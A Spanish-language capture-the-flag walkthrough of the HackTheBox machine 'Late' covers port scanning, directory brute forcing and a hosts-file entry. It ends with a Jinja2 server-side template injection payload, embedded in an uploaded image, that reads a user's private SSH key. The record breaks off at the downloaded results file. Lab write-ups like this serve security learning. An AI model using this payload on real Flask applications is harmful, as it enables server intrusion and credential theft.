
Late

se inicia escaneo buscando los puertos abiertos

sudo nmap -sC -sS -sV 10.10.11.156



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sS -sV 10.10.11.156
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-11 13:58 EDT
Nmap scan report for 10.10.11.156
Host is up (0.36s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 02:5e:29:0e:a3:af:4e:72:9d:a4:fe:0d:cb:5d:83:07 (RSA)
|   256 41:e1:fe:03:a5:c7:97:c4:d5:16:77:f3:41:0c:e9:fb (ECDSA)
|_  256 28:39:46:98:17:1e:46:1a:1e:a1:ab:3b:9a:57:70:48 (ED25519)
80/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: Late - Best online image tools
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.87 seconds
```


http://10.10.11.156:22/

http://10.10.11.156:80/

se usa dirbuster para enumerar los ficheros

/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

php,sql,txt,file,html



Target URL (eg http://example.com:80/)
http://10.10.11.156:80/

Work Method ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads 200 Thre... ☑ Go Faster

Select scanning type: ● List based brute force ○ Pure Brute Force

File with list of dirs/files
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8

Select starting options: ● Standard start point ○ URL Fuzz


☑ Brute Force Dirs ☑ Be Recursive Dir to start with /

☑ Brute Force Files □ Use Blank Extension File extension php,sql,txt,file,html

URL to fuzz - /test.html?url={dir}.asp
/

DirBuster Stopped /2005-November.html


donde podemos ver la estructura de la pagina


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Scan Information
Results - List View: Dirs: 4 Files: 5
Results - Tree View
Errors: 0

http://10.10.11.156:80/

Directory Stucture	Response Code	Response Size
/	200	9706
index.html	200	9708
contact.html	200	6609
assets	403	342
js	403	342
headroom.min.js	200	3559
jQuery.headroom.min.j	200	815
template.js	200	478
images	403	342
css	403	342


vamos al inicio e inspeccionamos



World's Simplest Image Utilities


Online image tools is a collection of useful image utilities for working with graphics files

alli vemos un link bastante interesante




How can I edit photos online for free?

With late free online photo editor, you can do just that. First, open Late's free online photo editor website. Second, choose one editing feature you need, such as basic adjustments, portrait beauty, or photo effects from the left dashboard. Third, apply the feature, download, and share your final piece.




Unable to connect

al ingresar no nos deja ingresar y procedemos a ingresar la pagina a la lista de hosts



```
10.10.11.156 images.late.htb
```

dandonos acceso




Convert image to text with Flask

If you want to turn an image into a text document, you came to the right place.


Convert your image now!

investigamos que tipo de vulnerabilidades se pueden observar en esta dependencia de python, donde podemos observar que se pueden obtener acceso a el servidor por medio del siguiente codigo si se implementa en una imagen y se carga


“{{get_flashed_messages.__globals__.__builtins__.open("/home/svc_acc/.ssh/id_rsa").read()}}



```
{{ get_flashed_messages.__globals__.__builtins__.open("/home/svc_acc/.ssh/id_rsa").read() }}
```




```
{{ get_flashed_messages.__globals__.__builtins__.open("/home/svc_acc/.ssh/id_rsa").read() }}
```



Convert image to text with Flask

If you want to turn an image into a text document, you came to the right place.

Convert your image now!



Opening results.txt

You have chosen to open:

results.txt

which is: plain text document (217 bytes)
from: http://images.late.htb

